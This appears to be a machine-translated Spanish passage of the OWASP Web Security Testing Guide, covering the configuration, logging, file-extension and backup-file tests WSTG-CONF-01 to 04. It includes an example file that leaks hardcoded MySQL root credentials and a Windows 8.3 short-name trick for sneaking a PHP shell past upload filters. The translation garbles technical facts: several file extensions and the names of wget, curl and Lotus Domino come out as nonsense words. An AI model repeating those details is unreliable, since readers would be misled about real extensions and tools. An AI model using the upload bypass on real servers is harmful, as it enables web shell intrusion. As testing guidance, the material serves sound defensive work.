En la mayoría de los casos la configuración del servidor se manejará mediante diferentes herramientas de mantenimiento de archivos utilizadas por el servidor web, las cuales se administran a través de servidores FTP, WebDAV, sistemas de archivos de red (NFS, CIFS) u otros mecanismos. Evidentemente, el sistema operativo de los elementos que componen la arquitectura de la aplicación también será gestionado mediante otras herramientas.

Machine Translated by Google

Las aplicaciones también pueden tener interfaces administrativas integradas que se utilizan para administrar los datos de la aplicación (usuarios, contenido, etc.).

Después de haber mapeado las interfaces administrativas utilizadas para gestionar las diferentes partes de la arquitectura, es importante revisarlas ya que si un atacante logra acceder a alguna de ellas puede comprometer o dañar la arquitectura de la aplicación. Para ello es importante:

- Determinar los mecanismos que controlan el acceso a estas interfaces y sus susceptibilidades asociadas. Esta información puede estar disponible en línea.
- Cambie el nombre de usuario y la contraseña predeterminados.

Algunas empresas optan por no administrar todos los aspectos de sus aplicaciones de servidor web, pero pueden hacer que otras partes administren el contenido entregado por la aplicación web. Esta empresa externa puede proporcionar sólo partes del contenido (actualizaciones de noticias o promociones) o puede administrar el servidor web por completo (incluido el contenido y el código). Es común encontrar interfaces administrativas disponibles en Internet en estas situaciones, ya que usar Internet es más económico que proporcionar una línea dedicada que conectará la empresa externa a la infraestructura de la aplicación a través de una interfaz de solo administración. En esta situación, es muy importante probar si las interfaces administrativas pueden ser vulnerables a ataques.

Referencias

- [1] WebSEAL, también conocido como Tivoli Authentication Manager, es un proxy inverso de IBM que forma parte de Tivoli. estructura.
- [2] Como Bugtraq de Symantec, X-Force de ISS o la Base de datos nacional de vulnerabilidad (NVD) del NIST.
- [3] Existen algunas herramientas de administración basadas en GUI para Apache (como NetLoony), pero aún no se utilizan de forma generalizada.

Machine Translated by Google

Configuración de la plataforma de la aplicación de prueba

WSTG-CONF-02

Resumen

La configuración adecuada de los elementos individuales que componen la arquitectura de una aplicación es importante para evitar errores que puedan comprometer la seguridad de toda la arquitectura.

La revisión y prueba de la configuración es una tarea crítica en la creación y mantenimiento de una arquitectura. Esto se debe a que muchos sistemas diferentes generalmente cuentan con configuraciones genéricas que pueden no ser adecuadas para la tarea que realizarán en el sitio específico en el que están instalados.

Si bien la instalación típica de un servidor web y de aplicaciones contendrá muchas funciones (como ejemplos de aplicaciones, documentación, páginas de prueba), lo que no sea esencial debe eliminarse antes de la implementación para evitar la explotación posterior a la instalación.

Objetivos de la prueba

- Asegúrese de que se hayan eliminado los archivos predeterminados y conocidos.
- Valide que no queden extensiones ni código de depuración en los entornos de producción.
- Revise los mecanismos de registro establecidos para la aplicación.

Cómo probar

Pruebas de caja negra

Archivos y directorios de muestra y conocidos

Muchos servidores web y servidores de aplicaciones proporcionan, en una instalación predeterminada, aplicaciones y archivos de muestra para beneficio del desarrollador y para probar que el servidor funciona correctamente inmediatamente después de la instalación. Sin embargo, más tarde se supo que muchas aplicaciones de servidor web predeterminadas eran vulnerables. Este fue el caso, por ejemplo, de CVE-1999-0449 (Denegación de servicio en IIS cuando se había instalado el sitio de muestra Exair), CAN-2002-1744 (Vulnerabilidad de cruce de directorio en CodeBrws.asp en Microsoft IIS 5.0), CAN -2002-1630 (Uso de sendmail.jsp en Oracle 9iAS), o CAN-2003-1172 (Recorrido de directorio en el ejemplo de vista fuente en Cocoon de Apache).

Los escáneres CGI incluyen una lista detallada de archivos conocidos y ejemplos de directorios proporcionados por diferentes servidores web o de aplicaciones y pueden ser una forma rápida de determinar si estos archivos están presentes. Sin embargo, la única manera de estar realmente seguro es hacer una revisión completa del contenido del servidor web o del servidor de aplicaciones y determinar si están relacionados con la aplicación en sí o no.

Revisión de comentarios

Es muy común que los programadores agreguen comentarios cuando desarrollan grandes aplicaciones basadas en web. Sin embargo, los comentarios incluidos en línea en el código HTML pueden revelar información interna que no debería estar disponible para un atacante.
A veces, incluso el código fuente se comenta porque ya no se requiere una funcionalidad, pero este comentario se filtra a las páginas HTML devueltas a los usuarios sin querer.

Se debe realizar una revisión de los comentarios para determinar si se está filtrando alguna información a través de los comentarios. Esta revisión sólo puede realizarse en profundidad mediante un análisis del contenido estático y dinámico del servidor web y mediante búsquedas de archivos. Puede resultar útil navegar por el sitio de forma automática o guiada y almacenar todo el contenido recuperado.
Este contenido recuperado se puede buscar para analizar los comentarios HTML disponibles en el código.

Configuración del sistema

Machine Translated by Google

Se pueden utilizar varias herramientas, documentos o listas de verificación para brindar a los profesionales de seguridad y TI una evaluación detallada de la conformidad de los sistemas de destino con varias líneas base o puntos de referencia de configuración. Dichas herramientas incluyen (pero no se limitan a):

- CIS-CAT Lite
- Analizador de superficie de ataque de Microsoft
- Programa de lista de verificación nacional del NIST

Pruebas de caja gris

Revisión de configuración

La configuración del servidor web o del servidor de aplicaciones desempeña un papel importante en la protección del contenido del sitio y debe revisarse cuidadosamente para detectar errores de configuración comunes. Obviamente, la configuración recomendada varía según la política del sitio y la funcionalidad que debe proporcionar el software del servidor. Sin embargo, en la mayoría de los casos, se deben seguir las pautas de configuración (ya sea proporcionadas por el proveedor del software o por terceros) para determinar si el servidor se ha protegido adecuadamente.

Es imposible decir genéricamente cómo se debe configurar un servidor; sin embargo, se deben seguir algunas pautas comunes.
tenido en cuenta:

- Habilite únicamente los módulos de servidor (extensiones ISAPI en el caso de IIS) que sean necesarios para la aplicación. Esto reduce la superficie de ataque ya que el servidor se reduce en tamaño y complejidad a medida que se desactivan los módulos de software. También evita que las vulnerabilidades que puedan aparecer en el software del proveedor afecten al sitio si solo están presentes en módulos que ya han sido deshabilitados.

- Maneje los errores del servidor (40x o 50x) con páginas personalizadas en lugar de con las páginas predeterminadas del servidor web.
  Asegúrese específicamente de que los errores de la aplicación no se devuelvan al usuario final y que no se filtre ningún código a través de estos errores, ya que ayudará a un atacante. De hecho, es muy común olvidar este punto ya que los desarrolladores sí necesitan esta información en entornos de preproducción.

- Asegúrese de que el software del servidor se ejecute con privilegios minimizados en el sistema operativo. Esto evita que un error en el software del servidor comprometa directamente todo el sistema, aunque un atacante podría elevar los privilegios una vez que ejecute el código como servidor web.

- Asegúrese de que el software del servidor registre correctamente tanto el acceso legítimo como los errores.
- Asegúrese de que el servidor esté configurado para manejar adecuadamente las sobrecargas y evitar ataques de denegación de servicio. Asegúrese de que el rendimiento del servidor se haya ajustado correctamente.
- Nunca conceda a identidades no administrativas (con la excepción de NT SERVICE\WMSvc) acceso a applicationHost.config, redirección.config y Administration.config (ya sea acceso de lectura o escritura). Esto incluye cualquier identidad personalizada utilizada por los grupos de aplicaciones de IIS. `Servicio de red` , `IIS_IUSRS` , `IUSR` , Procesos de trabajo de IIS
  no están destinados a acceder a ninguno de estos archivos directamente.
- Nunca comparta applicationHost.config, redirección.config y Administration.config en la red. Cuando utilice la configuración compartida, prefiera exportar applicationHost.config a otra ubicación (consulte la sección titulada “Configuración de permisos para la configuración compartida).

- Tenga en cuenta que todos los usuarios pueden leer los archivos machine.config de .NET Framework y rootear los archivos web.config de forma predeterminada. No almacene información confidencial en estos archivos si debe ser sólo para los ojos del administrador.
- Cifre la información confidencial que deben leer únicamente los procesos de trabajo de IIS y no otros usuarios de la máquina.

- No conceda acceso de escritura a la identidad que utiliza el servidor web para acceder a la aplicaciónHost.config compartida .
  Esta identidad solo debe tener acceso de lectura.
- Utilice una identidad independiente para publicar applicationHost.config en el recurso compartido. No utilice esta identidad para configurar el acceso a la configuración compartida en los servidores web.
- Utilice una contraseña segura al exportar las claves de cifrado para usarlas con la configuración compartida.
- Mantenga el acceso restringido al recurso compartido que contiene las claves de configuración y cifrado compartidas. Si este recurso compartido se ve comprometido, un atacante podrá leer y escribir cualquier configuración de IIS para sus servidores web y redirigir el tráfico.

Machine Translated by Google

desde su sitio web a fuentes maliciosas y, en algunos casos, obtienen el control de todos los servidores web cargando código arbitrario en los procesos de trabajo de IIS.

- Considere proteger este recurso compartido con reglas de firewall y políticas de IPsec para permitir que solo los servidores web miembros conectar.

Inicio sesión

El registro es un activo importante de la seguridad de la arquitectura de una aplicación, ya que puede usarse para detectar fallas en las aplicaciones (los usuarios intentan constantemente recuperar un archivo que realmente no existe), así como ataques sostenidos de usuarios no autorizados. Los registros generalmente se generan correctamente mediante software web y otro software de servidor. No es común encontrar aplicaciones que registren adecuadamente sus acciones en un registro y, cuando lo hacen, la intención principal de los registros de la aplicación es producir resultados de depuración que el programador podría utilizar para analizar un error en particular.

En ambos casos (registros del servidor y de la aplicación), se deben probar y analizar varios problemas en función del contenido del registro:

1. ¿Los registros contienen información confidencial?
2. ¿Los registros se almacenan en un servidor dedicado?
3. ¿Puede el uso de registros generar una condición de Denegación de Servicio?
4. ¿Cómo se rotan? ¿Se mantienen los registros durante el tiempo suficiente?
5. ¿Cómo se revisan los registros? ¿Pueden los administradores utilizar estas revisiones para detectar ataques dirigidos?
6. ¿Cómo se conservan las copias de seguridad de los registros?
7. ¿Se validan los datos que se registran (longitud mínima/máxima, caracteres, etc.) antes de registrarlos?

Información confidencial en registros

Algunas aplicaciones pueden, por ejemplo, utilizar solicitudes GET para reenviar datos del formulario que se verán en los registros del servidor.
Esto significa que los registros del servidor pueden contener información confidencial (como nombres de usuario como contraseñas o detalles de cuentas bancarias). Un atacante puede hacer un mal uso de esta información confidencial si obtuvo los registros, por ejemplo, a través de interfaces administrativas o vulnerabilidades conocidas del servidor web o una mala configuración (como la conocida mala configuración del estado del servidor en los servidores HTTP basados en Apache).

Los registros de eventos a menudo contendrán datos que son útiles para un atacante (fuga de información) o pueden usarse directamente en exploits:

- Información de depuración
- Rastros de pila
- Nombres de usuario
- Nombres de componentes del sistema
- Direcciones IP internas
- Datos personales menos confidenciales (por ejemplo, direcciones de correo electrónico, direcciones postales y números de teléfono asociados con personas identificadas)
- Datos comerciales

Además, en algunas jurisdicciones, almacenar cierta información confidencial en archivos de registro, como datos personales, podría obligar a la empresa a aplicar las leyes de protección de datos que aplicarían a sus bases de datos de back-end también para registrar archivos. Y no hacerlo, incluso sin saberlo, podría conllevar sanciones según las leyes de protección de datos aplicables.

Una lista más amplia de información confidencial es:

- Código fuente de la aplicación
- Valores de identificación de sesión
- tokens de acceso
- Datos personales sensibles y algunas formas de información de identificación personal (PII)
- Contraseñas de autenticación
- Cadenas de conexión de base de datos

Machine Translated by Google

- Claves de cifrado
- Datos del titular de la cuenta bancaria o de la tarjeta de pago
- Datos de una clasificación de seguridad más alta que la que el sistema de registro puede almacenar
- Información comercialmente sensible
- Información que es ilegal recopilar en la jurisdicción correspondiente
- Información que un usuario ha optado por no recopilar, o para la que no ha dado su consentimiento, por ejemplo, el uso de no seguimiento, o cuando el consentimiento para recopilar ha expirado

Ubicación del registro

Normalmente, los servidores generarán registros locales de sus acciones y errores, consumiendo el disco del sistema en el que se ejecuta el servidor. Sin embargo, si el servidor se ve comprometido, el intruso puede borrar sus registros para limpiar todos los rastros de su ataque y sus métodos. Si esto sucediera, el administrador del sistema no tendría conocimiento de cómo ocurrió el ataque ni de dónde se encuentra la fuente del ataque. En realidad, la mayoría de los kits de herramientas de los atacantes incluyen un eliminador de registros que limpia cualquier registro que contenga información determinada (como la dirección IP del atacante) y se " que es capaz utiliza habitualmente en los kits de raíz a nivel del sistema del atacante.

En consecuencia, es más prudente mantener los registros en una ubicación separada y no en el propio servidor web. Esto también facilita la agregación de registros de diferentes fuentes que hacen referencia a la misma aplicación (como los de una granja de servidores web) y también facilita el análisis de registros (que puede consumir mucha CPU) sin afectar al servidor en sí.

Almacenamiento de registros

Los registros pueden introducir una condición de denegación de servicio si no se almacenan adecuadamente. Cualquier atacante con suficientes recursos podría generar una cantidad suficiente de solicitudes que llenarían el espacio asignado para registrar archivos, si no se le impide específicamente hacerlo. Sin embargo, si el servidor no está configurado correctamente, los archivos de registro se almacenarán en la misma partición del disco que la que se utiliza para el software del sistema operativo o la aplicación misma. Esto significa que si el disco se llenara, el sistema operativo o la aplicación podrían fallar porque no pueden escribir en el disco.

Normalmente, en los sistemas UNIX, los registros se ubicarán en /var (aunque algunas instalaciones de servidores pueden residir en /opt o /usr/local) y es importante asegurarse de que los directorios en los que se almacenan los registros estén en una partición separada. En algunos casos, y para evitar que los registros del sistema se vean afectados, el directorio de registros del propio software del servidor (como /var/log/apache en el servidor web Apache) debe almacenarse en una partición dedicada.

Esto no quiere decir que se deba permitir que los registros crezcan hasta llenar el sistema de archivos en el que residen. Se debe monitorear el crecimiento de los registros del servidor para detectar esta condición, ya que puede ser indicativo de un ataque.

Probar esta condición es tan fácil y tan peligroso en entornos de producción como activar una cantidad suficiente y sostenida de solicitudes para ver si estas solicitudes están registradas y si existe la posibilidad de llenar la partición de registro a través de estas solicitudes. En algunos entornos donde los parámetros QUERY_STRING también se registran independientemente de si se generan a través de solicitudes GET o POST, se pueden simular consultas grandes que llenarán los registros más rápido ya que, normalmente, una sola solicitud provocará que solo se almacene una pequeña cantidad de datos. registrado, como fecha y hora, dirección IP de origen, solicitud de URI y resultado del servidor.

Rotación de registros

La mayoría de los servidores (pero pocas aplicaciones personalizadas) rotarán los registros para evitar que llenen el sistema de archivos en el que residen. La suposición al rotar troncos es que la información que contienen solo es necesaria para una cantidad limitada de
tiempo.

Esta característica debe probarse para garantizar que:

- Los registros se conservan durante el tiempo definido en la política de seguridad, ni más ni menos.
- Los registros se comprimen una vez rotados (esto es conveniente, ya que significará que se almacenarán más registros para el mismo espacio disponible en el disco).
- Los permisos del sistema de archivos de los archivos de registro rotados son los mismos (o más estrictos) que los de los propios archivos de registro. Por ejemplo, los servidores web necesitarán escribir en los registros que utilizan, pero en realidad no necesitan escribir en los registros rotados, lo que significa

Machine Translated by Google

que los permisos de los archivos se pueden cambiar al rotarlos para evitar que el proceso del servidor web se modifique estos.

Algunos servidores pueden rotar los registros cuando alcanzan un tamaño determinado. Si esto sucede, se debe garantizar que un atacante no pueda forzar la rotación de los troncos para ocultar sus huellas.

Control de acceso al registro

La información del registro de eventos nunca debe ser visible para los usuarios finales. Incluso los administradores web no deberían poder ver dichos registros, ya que violan los controles de separación de funciones. Asegúrese de que cualquier esquema de control de acceso que se utilice para proteger el acceso a registros sin procesar y cualquier aplicación que proporcione capacidades para ver o buscar registros no esté vinculado con esquemas de control de acceso para otras funciones de usuario de aplicaciones. Los usuarios no autenticados tampoco deberían poder ver los datos de registro.

Revisión de registros

La revisión de registros se puede utilizar para algo más que la extracción de estadísticas de uso de archivos en los servidores web (que es normalmente en lo que se centran la mayoría de las aplicaciones basadas en registros), sino también para determinar si los ataques se producen en el servidor web.

Para analizar los ataques al servidor web, es necesario analizar los archivos de registro de errores del servidor. La revisión debe concentrarse en:

- 40 mensajes de error (no encontrados). Una gran cantidad de estos de la misma fuente podría ser indicativo de que se está utilizando una herramienta de escáner CGI contra el servidor web.
- 50 mensajes (error del servidor). Estos pueden ser un indicio de que un atacante está abusando de partes de la aplicación que fallan inesperadamente. Por ejemplo, las primeras fases de un ataque de inyección SQL producirán estos mensajes de error cuando la consulta SQL no se construye correctamente y su ejecución falla en la base de datos back-end.

Las estadísticas o análisis de registros no deben generarse ni almacenarse en el mismo servidor que produce los registros. De lo contrario, un atacante podría, a través de una vulnerabilidad del servidor web o una configuración inadecuada, obtener acceso a ellos y recuperar información similar a la que revelarían los propios archivos de registro.

Referencias

- apache
  - Apache Security, por Ivan Ristic, O'reilly, marzo de 2005.
  - Secretos de seguridad de Apache: revelados (nuevamente), Mark Cox, noviembre de 2003
  - Secretos de seguridad de Apache: revelados, ApacheCon 2002, Las Vegas, Mark J Cox, octubre de 2002
  - La optimización del rendimiento
- Dominó de loto
  - Lotus Security Handbook, William Tworek et al., abril de 2004, disponible en la colección IBM Redbooks Lotus Domino Security, un
  - documento técnico de X-force, Internet Security Systems, diciembre de 2002 Hackproofing Lotus Domino Web Server,
  - David Litchfield, octubre de 2001
- Microsoft IIS
  - Mejores prácticas de seguridad para IIS 8
  - Puntos de referencia de Microsoft IIS de la CEI
  - Securing Your Web Server (Patterns and Practices), Microsoft Corporation, enero de 2004 IIS Security and Programming
  - Countermeasures, por Jason Coombs From Blueprint to Fortress: A Guide to Securing IIS
  - 5.0, por John Davis, Microsoft Corporation, junio de 2001
  - Lista de verificación 5 de Secure Internet Information Services, por Michael Howard, Microsoft Corporation, junio de 2000
- iPlanet de Red Hat (anteriormente Netscape)

Machine Translated by Google

- Guía para la configuración y administración seguras de iPlanet Web Server, Enterprise Edition 4.1, por James M Hayes, equipo de aplicaciones de red del Centro de ataques de redes y sistemas (SNAC), NSA, enero de 2001

- WebSphere
  - IBM WebSphere V5.0 Security, WebSphere Handbook Series, por Peter Kovari et al., IBM, diciembre de 2002.
  - IBM WebSphere V4.0 Advanced Edition Security, por Peter Kovari et al., IBM, marzo de 2002.
- General
  - Hoja de referencia de registro, OWASP
  - SP 800-92 Guía para la gestión de registros de seguridad informática, NIST
  - PCI DSS v3.2.1 Requisito 10 y PA-DSS v3.2 Requisito 4, PCI Security Standards Council
- Genérico:
  - Módulos de mejora de seguridad del CERT: protección de servidores web públicos
  - Cómo: utilizar IISLockdown.exe

Machine Translated by Google

Probar el manejo de extensiones de archivos para información confidencial

WSTG-CONF-03

Resumen

Las extensiones de archivo se utilizan comúnmente en servidores web para determinar fácilmente qué tecnologías, idiomas y complementos se deben utilizar para cumplir con la solicitud web. Si bien este comportamiento es consistente con los RFC y los estándares web, el uso de extensiones de archivo estándar proporciona al probador de penetración información útil sobre las tecnologías subyacentes utilizadas en un dispositivo web y simplifica enormemente la tarea de determinar el escenario de ataque que se utilizará en tecnologías particulares. Además, una mala configuración de los servidores web podría revelar fácilmente información confidencial sobre las credenciales de acceso.

La comprobación de extensiones se utiliza a menudo para validar los archivos que se van a cargar, lo que puede generar resultados inesperados porque el contenido no es el esperado o debido a un manejo inesperado del nombre de archivo del sistema operativo.

Determinar cómo los servidores web manejan las solicitudes correspondientes a archivos que tienen diferentes extensiones puede ayudar a comprender el comportamiento del servidor web según el tipo de archivos a los que se accede. Por ejemplo, puede ayudar a comprender qué extensiones de archivo se devuelven como texto o sin formato frente a aquellas que provocan la ejecución del lado del servidor. Estos últimos son indicativos de tecnologías, lenguajes o complementos que utilizan los servidores web o los servidores de aplicaciones y pueden proporcionar información adicional sobre cómo está diseñada la aplicación web. Por ejemplo, una extensión ".pl" suele estar asociada con la compatibilidad con Perl del lado del servidor. Sin embargo, la extensión del archivo por sí sola puede ser engañosa y no totalmente concluyente.

Por ejemplo, se podría cambiar el nombre de los recursos del lado del servidor de Perl para ocultar el hecho de que en realidad están relacionados con Perl. Consulte la siguiente sección sobre "componentes del servidor web" para obtener más información sobre cómo identificar tecnologías y componentes del lado del servidor.

Objetivos de la prueba

- Extensiones de archivos confidenciales de Dirbust o extensiones que puedan contener datos sin procesar (por ejemplo, scripts, datos sin procesar, credenciales, etc.).
- Valide que no existan omisiones del marco del sistema en el conjunto de reglas.

Cómo probar

Navegación forzada Envíe

solicitudes con diferentes extensiones de archivo y verifique cómo se manejan. La verificación debe realizarse por directorio web. Verificar directorios que permitan la ejecución de scripts. Los directorios de servidores web se pueden identificar mediante herramientas de escaneo que buscan la presencia de directorios conocidos. Además, duplicar la estructura del sitio web permite al evaluador reconstruir el árbol de directorios web servidos por la aplicación.

Si la arquitectura de la aplicación web tiene equilibrio de carga, es importante evaluar todos los servidores web. Esto puede ser fácil o no, dependiendo de la configuración de la infraestructura de equilibrio. En una infraestructura con componentes redundantes puede haber ligeras variaciones en la configuración de servidores web o de aplicaciones individuales. Esto puede suceder si la arquitectura web emplea tecnologías heterogéneas (piense en un conjunto de servidores web IIS y Apache en una configuración de equilibrio de carga, lo que puede introducir un ligero comportamiento asimétrico entre ellos y posiblemente diferentes vulnerabilidades).

Ejemplo

El evaluador ha identificado la existencia de un archivo llamado conexión.inc . Al intentar acceder directamente se devuelve su contenido, que son:

```
<?
        mysql_connect("127.0.0.1", "root", "contraseña") o die("No se pudo
                conectar");
?>
```

Machine Translated by Google

El evaluador determina la existencia de un back-end MySQL DBMS y las credenciales (débiles) utilizadas por la web.
aplicación para acceder a ella.

Un servidor web nunca debe devolver las siguientes extensiones de archivo, ya que están relacionadas con archivos que pueden
contengan información sensible o a archivos para los cuales no existe motivo para ser notificados.

- .como un
- .Cª
- .config

Las siguientes extensiones de archivo están relacionadas con archivos que, cuando se accede a ellos, se muestran o descargan mediante el
navegador. Por lo tanto, se deben verificar los archivos con estas extensiones para verificar que realmente deben entregarse.
(y que no sean sobras), y que no contengan información sensible.

- .cremallera , .tar , .gz , .tgz , .rar , etc.: archivos de almacenamiento (comprimidos)
- .java : No hay motivo para proporcionar acceso a los archivos fuente de Java
- .txt : archivos de texto
- .pdf : documentos PDF
- .docx , .rtf , .xlsx , .pptx , etc.: documentos de Office
- .bak , .old y otras extensiones indicativas de archivos de respaldo (por ejemplo: ~ para archivos de respaldo de Emacs)

La lista proporcionada anteriormente detalla sólo algunos ejemplos, ya que las extensiones de archivos son demasiadas para ser tratadas de manera integral.
aquí. Consulte ARCHIVOExt para obtener una base de datos más completa de extensiones.

Para identificar archivos que tienen una extensión determinada, se puede emplear una combinación de técnicas. Estas técnicas pueden incluir
Escáneres de vulnerabilidades, herramientas de araña y duplicación, que inspeccionan manualmente la aplicación (esto supera las limitaciones en
búsqueda automática), consulta de motores de búsqueda (consulte Pruebas: búsqueda y búsqueda en Google). Consulte también Pruebas de copias de seguridad antiguas.
y Archivos sin referencia , que se ocupa de los problemas de seguridad relacionados con archivos "olvidados".

Subir archivo

El manejo de archivos heredado de Windows 8.3 a veces se puede utilizar para anular los filtros de carga de archivos.

Ejemplos de uso:

1. file.phtml se procesa como código PHP.
2. Se entrega ARCHIVO~1.PHT , pero el controlador ISAPI de PHP no lo procesa.
3. Se puede cargar shell.phPWND .
4. SHELL~1.PHP será expandido y devuelto por el shell del sistema operativo, luego procesado por el controlador PHP ISAPI.

Pruebas de caja gris

Realizar pruebas de caja blanca contra el manejo de extensiones de archivos equivale a verificar las configuraciones de los servidores web o
servidores de aplicaciones que participan en la arquitectura de la aplicación web y verifican cómo se les indica que sirvan
diferentes extensiones de archivos.

Si la aplicación web se basa en una infraestructura heterogénea y con equilibrio de carga, determine si esto puede introducir
comportamiento diferente.

Herramientas

Los escáneres de vulnerabilidades, como Nessus y Nikto, comprueban la existencia de directorios web conocidos. Que puede
permitir que el evaluador descargue la estructura del sitio web, lo cual es útil al intentar determinar la configuración del sitio web.
directorios y cómo se sirven las extensiones de archivos individuales. Otras herramientas que se pueden utilizar para este propósito incluyen:

Machine Translated by Google

- obtener
- rizo
- Busque en Google "herramientas de duplicación web".

Machine Translated by Google

Revisar copias de seguridad antiguas y archivos sin referencia para detectar si son confidenciales

Información

——
WSTG-CONF-04

Resumen

Si bien la mayoría de los archivos dentro de un servidor web son manejados directamente por el propio servidor, no es raro encontrar archivos sin referencia u olvidados que pueden usarse para obtener información importante sobre la infraestructura o las credenciales.

Los escenarios más comunes incluyen la presencia de versiones antiguas renombradas de archivos modificados, archivos de inclusión que se cargan en el idioma elegido y se pueden descargar como fuente, o incluso copias de seguridad automáticas o manuales en forma de archivos comprimidos. Los archivos de copia de seguridad también pueden ser generados automáticamente por el sistema de archivos subyacente en el que está alojada la aplicación, una característica generalmente denominada "instantáneas".

Todos estos archivos pueden otorgar al evaluador acceso al funcionamiento interno, puertas traseras, interfaces administrativas o incluso credenciales para conectarse a la interfaz administrativa o al servidor de la base de datos.

Una fuente importante de vulnerabilidad reside en archivos que no tienen nada que ver con la aplicación, sino que se crean como consecuencia de la edición de archivos de la aplicación, o después de crear copias de seguridad sobre la marcha, o al dejar en el árbol web archivos antiguos o sin referencia. archivos.La realización de ediciones in situ u otras acciones administrativas en servidores web de producción pueden dejar inadvertidamente copias de seguridad, ya sea generadas automáticamente por el editor mientras edita archivos o por el administrador que comprime un conjunto de archivos para crear una copia de seguridad.

Es fácil olvidar dichos archivos y esto puede representar una grave amenaza a la seguridad de la aplicación. Esto sucede porque se pueden generar copias de seguridad con extensiones de archivo diferentes a las de los archivos originales. Un archivo .tar , .zip o .gz que generamos (y olvidamos…) tiene obviamente una extensión diferente, y lo mismo ocurre con las copias automáticas creadas por muchos editores (por ejemplo, emacs genera una copia de seguridad llamada file~ al editar el archivo) .).
Hacer una copia a mano puede producir el mismo efecto (piense en copiar un archivo a file.old). El sistema de archivos subyacente en el que se encuentra la aplicación podría estar tomando instantáneas de su aplicación en diferentes momentos sin su conocimiento, a las que también se puede acceder a través de la web, lo que representa una amenaza de estilo de archivo de copia de seguridad similar pero diferente para su aplicación.

Como resultado, estas actividades generan archivos que la aplicación no necesita y que el servidor web puede manejar de manera diferente al archivo original. Por ejemplo, si hacemos una copia de login.asp llamada login.asp.old , permitiremos a los usuarios descargar el código fuente de somos login.asp . Esto se debe a que login.asp.old normalmente se entregará como texto o sin formato, en lugar de ejecutarse debido a su extensión. En otras palabras, acceder a login.asp provoca la ejecución del código del lado del servidor de login.asp , mientras que acceder a login.asp.old hace que el contenido de login.asp.old (que es, nuevamente, código del lado del servidor) ser devuelto claramente al usuario y mostrado en el navegador. Esto puede suponer riesgos de seguridad, ya que se puede revelar información confidencial.

Generalmente, exponer el código del lado del servidor es una mala idea. No sólo está exponiendo innecesariamente la lógica empresarial, sino que, sin saberlo, puede estar revelando información relacionada con la aplicación que puede ayudar a un atacante (nombres de ruta, estructuras de datos, etc.). Sin mencionar el hecho de que hay demasiados scripts con nombre de usuario y contraseña incrustados en texto claro (lo cual es una práctica descuidada y muy peligrosa).

Otras causas de archivos sin referencia se deben a opciones de diseño o configuración cuando permiten que diversos tipos de archivos relacionados con la aplicación, como archivos de datos, archivos de configuración y archivos de registro, se almacenen en directorios del sistema de archivos a los que puede acceder el servidor web. Normalmente, estos archivos no tienen ninguna razón para estar en un espacio del sistema de archivos al que se pueda acceder.

Machine Translated by Google

vía web, ya que sólo debe accederse a ellos a nivel de aplicación, por la propia aplicación (y no por el usuario ocasional que navega).

Amenazas

Los archivos antiguos, de copia de seguridad y sin referencia presentan varias amenazas a la seguridad de una aplicación web:

- Los archivos no referenciados pueden revelar información confidencial que puede facilitar un ataque dirigido contra la aplicación; por ejemplo, incluya archivos que contengan credenciales de bases de datos, archivos de configuración que contengan referencias a otro contenido oculto, rutas absolutas de archivos, etc.
- Las páginas sin referencia pueden contener potentes funciones que pueden utilizarse para atacar la aplicación; por ejemplo, una página de administración que no está vinculada desde el contenido publicado pero a la que puede acceder cualquier usuario que sepa dónde encontrarla.

- Los archivos antiguos y de respaldo pueden contener vulnerabilidades que se han solucionado en versiones más recientes; por ejemplo, viewdoc.old.jsp puede contener una vulnerabilidad de cruce de directorios que se ha solucionado en viewdoc.jsp pero que aún puede ser explotada por cualquiera que encuentre la versión anterior.
- Los archivos de respaldo pueden revelar el código fuente de páginas diseñadas para ejecutarse en el servidor; por ejemplo, solicitar viewdoc.bak puede devolver el código fuente de viewdoc.jsp , que se puede revisar en busca de vulnerabilidades que pueden ser difíciles de encontrar realizando solicitudes ciegas a la página ejecutable. Si bien esta amenaza obviamente se aplica a lenguajes de secuencias de comandos, como Perl, PHP, ASP, secuencias de comandos de shell, JSP, etc., no se limita a ellos, como se muestra en el ejemplo proporcionado en el siguiente punto.

- Los archivos de respaldo pueden contener copias de todos los archivos dentro (o incluso fuera) de webroot. Esto permite a un atacante enumerar rápidamente toda la aplicación, incluidas páginas sin referencia, código fuente, archivos incluidos, etc. Por ejemplo, si olvida un archivo llamado myservlets.jar.old que contiene (una copia de seguridad de) sus clases de implementación de servlet, está exponiendo una gran cantidad de información confidencial que es susceptible de descompilación e ingeniería inversa.

- En algunos casos, copiar o editar un archivo no modifica la extensión del archivo, pero modifica el nombre del archivo. Esto sucede, por ejemplo, en entornos Windows, donde las operaciones de copia de archivos generan nombres de archivo con el prefijo "Copia de" o versiones localizadas de esta cadena. Dado que la extensión del archivo no se modifica, este no es un caso en el que el servidor web devuelve un archivo ejecutable como texto sin formato y, por lo tanto, no es un caso de divulgación del código fuente.
  Sin embargo, estos archivos también son peligrosos porque existe la posibilidad de que incluyan una lógica obsoleta e incorrecta que, cuando se invoca, podría desencadenar errores de aplicación, lo que podría proporcionar información valiosa a un atacante, si la visualización de mensajes de diagnóstico está habilitada.
- Los archivos de registro pueden contener información confidencial sobre las actividades de los usuarios de la aplicación, por ejemplo, datos confidenciales pasados en parámetros de URL, ID de sesión, URL visitadas (que pueden revelar contenido adicional sin referencia), etc.
  Otros archivos de registro (por ejemplo, registros ftp) pueden contener información confidencial sobre el mantenimiento de la aplicación por parte del sistema. administradores.
- Las instantáneas del sistema de archivos pueden contener copias del código que contienen vulnerabilidades que se han solucionado en versiones más recientes. Por ejemplo , /.snapshot/monthly.1/view.php puede contener una vulnerabilidad de cruce de directorios que se ha solucionado en /view.php pero que aún puede ser explotada por cualquiera que encuentre la versión anterior.

Objetivos de la prueba

- Busque y analice archivos sin referencia que puedan contener información confidencial.

Cómo probar

Pruebas de caja negra

Las pruebas de archivos sin referencia utilizan técnicas tanto automáticas como manuales y, por lo general, implican una combinación de lo siguiente:

Inferencia del esquema de nombres utilizado para el contenido publicado

Enumere todas las páginas y funcionalidades de la aplicación. Esto se puede hacer manualmente usando un navegador o usando una herramienta de rastreo de aplicaciones. La mayoría de las aplicaciones utilizan un esquema de nombres reconocible y organizan los recursos en páginas y directorios utilizando palabras que describen su función. A partir del esquema de nomenclatura utilizado para el contenido publicado, a menudo resulta

Machine Translated by Google

posible inferir el nombre y la ubicación de páginas no referenciadas. Por ejemplo, si se encuentra una página viewuser.asp , busque también edituser.asp , adduser.asp y deleteuser.asp . Si se encuentra un directorio /app/user , busque también /app/admin y /app/manager .

Otras pistas en el contenido publicado

